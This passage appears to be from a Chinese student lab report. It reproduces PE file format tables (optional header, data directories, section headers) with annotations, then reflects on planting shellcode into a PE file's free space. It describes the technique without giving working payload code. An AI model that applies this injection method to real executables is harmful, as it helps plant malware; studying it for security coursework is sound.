72/72	4/8	SizeOfStackReserve	The size of the stack to reserve. Only SizeOfStackCommit is committed; the rest is made available one page at a time until the reserve size is reached.
76/80	4/8	SizeOfStackCommit	The size of the stack to commit.
80/88	4/8	SizeOfHeapReserve	The size of the local heap space to reserve. Only SizeOfHeapCommit is committed; the rest is made available one page at a time until the reserve size is reached.
84/96	4/8	SizeOfHeapCommit	The size of the local heap space to commit.
88/104	4	LoaderFlags	Reserved, must be zero.
92/108	4	NumberOfRvaAndSizes	The number of data-directory entries in the remainder of the optional header. Each describes a location and size.

(磁盘对齐粒度) → 节对齐 ≤ SectionAlignment

内存对齐粒度

c. Optional Header Data Directories

Optional Header Data Directories (Image Only)

have specific names.

Offset (PE/PE32+)	Size	Field	Description
96/112	8	Export Table	The export table address and size. For more information see .edata Section (Image Only).
104/120	8	Import Table	The import table address and size. For more information, see The .idata Section.
112/128	8	Resource Table	The resource table address and size. For more information, see The .rsrc Section.
120/136	8	Exception Table	The exception table address and size. For more information, see The .pdata Section.
128/144	8	Certificate Table	The attribute certificate table address and size. For more information, see The Attribute Certificate Table (Image Only).
136/152	8	Base Relocation Table	The base relocation table address and size. For more information, see The .reloc Section (Image Only).
144/160	8	Debug	The debug data starting address and size. For more information, see The .debug Section.
152/168	8	Architecture	Reserved, must be 0
160/176	8	Global Ptr	The RVA of the value to be stored in the global pointer register. The size member of this structure must be set to zero.
168/184	8	TLS Table	The thread local storage (TLS) table address and size. For more information, see The .tls Section.
176/192	8	Load Config Table	The load configuration table address and size. For more information, see The Load Configuration Structure (Image Only).
184/200	8	Bound Import	The bound import table address and size.
192/208	8	IAT	The import address table address and size. For more information, see Import Address Table.
200/216	8	Delay Import Descriptor	The delay import descriptor address and size. For more information, see Delay-Load Import Tables (Image Only).
208/224	8	CLR Runtime Header	The CLR runtime header address and size. For more information, see The .cormeta Section (Object Only).

3. SECTION TABLE 节表

Each section header (section table entry) has the following format, for a total of 40 bytes per entry.

Offset	Size	Field	Description
0	8	Name	An 8-byte, null-padded UTF-8 encoded string. If the string is exactly 8 characters long, there is no terminating null. For longer names, this field contains a slash (/) that is followed by an ASCII representation of a decimal number that is an offset into the string table. Executable images do not use a string table and do not support section names longer than 8 characters. Long names in object files are truncated if they are emitted to an executable file.
8	4	VirtualSize	The total size of the section when loaded into memory. If this value is greater than SizeOfRawData, the section is zero-padded. This field is valid only for executable images and should be set to zero for object files.
12	4	VirtualAddress	For executable images, the address of the first byte of the section relative to the image base when the section is loaded into memory. For object files, this field is the address of the first byte before relocation is applied; for simplicity, compilers should set this to zero. Otherwise, it is an arbitrary value that is subtracted from offsets during relocation.
16	4	SizeOfRawData	The size of the section (for object files) or the size of the initialized data on disk (for image files). For executable images, this must be a multiple of FileAlignment from the optional header. If this is less than VirtualSize, the remainder of the section is zero-filled. Because the SizeOfRawData field is rounded but the VirtualSize field is not, it is possible for SizeOfRawData to be greater than VirtualSize as well. When a section contains only uninitialized data, this field should be zero.
20	4	PointerToRawData	The file pointer to the first page of the section within the COFF file. For executable images, this must be a multiple of FileAlignment from the optional header. For object files, the value should be aligned on a 4-byte boundary for best performance. When a section contains only uninitialized data, this field should be zero.
24	4	PointerToRelocations	The file pointer to the beginning of relocation entries for the section. This is set to zero for executable images or if there are no relocations.
28	4	PointerToLinenumbers	The file pointer to the beginning of line-number entries for the section. This is set to zero if there are no COFF line numbers. This value should be zero for an image because COFF debugging information is deprecated.
32	2	NumberOfRelocations	The number of relocation entries for the section. This is set to zero for executable images.
34	2	NumberOfLinenumbers	The number of line-number entries for the section. This value should be zero for an image because COFF debugging information is deprecated.
36	4	Characteristics	The flags that describe the characteristics of the section. For more information, see Section Flags.

→ 每个结构 (0x28 字节)

→ 实际的被使用的大小 若 > SizeofRawData 剩余的用0填充

→ 该节 RVA

→ 该节文件大小

→ 该节 FOA (开始的地址)

PointertoRawData + SizeofRawData = 下一节的 PointertoRawData

VirtualSize 普遍 < SizeofRawData

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
            DWORD   PhysicalAddress;
            DWORD   VirtualSize;        — 1A6A
    } Misc;
    DWORD   VirtualAddress;             — RVA    1000 对齐
    DWORD   SizeOfRawData;              → 2000
    DWORD   PointerToRawData;           — 1000
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;        000..
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

4. 节


从中选出具有代表性的节简略介绍

1）.text 代码节

Shellcode 也从该节中提取。PE 文件的执行入口点处指向代码节。

2）.rdata 导入函数节


由一系列的 IMAGE_IMPORT_DESCRIPTOR 结构组成，每一个该结构包含了 PE 文件导入函数的一个相关 dll 的信息。



3）数据节 .data

此处略过，但是在编写 shellcode 时要注意。Shellcode 不可引用数据节中的信息，否则不具备可移植性。

4）导出函数节



五．实验思考与建议

这次的实验是一个较为困难的过程，因为涉及到两方面的知识，一是 shellcode 的编写，二是 PE 文件格式的运用。

这极大地锻炼了我的自学能力。虽然我们有实验慕课，但是实验慕课所教授的只是较为基础的内容。同时，因为涉及到两个不同的入口点，也让我在实验编写的过程中有些迷茫。所幸

经过不断的探索，首先明确了向 PE 文件植入代码的具体操作。在两种方法中，我选择了我认为更简便的一种：插入空余位置。虽然解决了第一个问题，但 shellcode 的编写对我而言是一大难点。我的汇编语言能力一般，网上也没有充足的资料。所幸最后找到了一门网课，讲授了利用 c 语言生成 shellcode 的方法，还提供了较为便捷的搭建框架，这个问题也就此迎刃而解。

对于本次实验的建议，如果老师能够提供一些找寻资料的途径或者关键词就更好了。虽然在网上找资料也是锻炼能力的要求之一，但是这种涉及到病毒的知识，网上的知识难免有所限制，只能将一个关键词用不同方式表述以此搜罗更多的结果，实在是太痛苦了。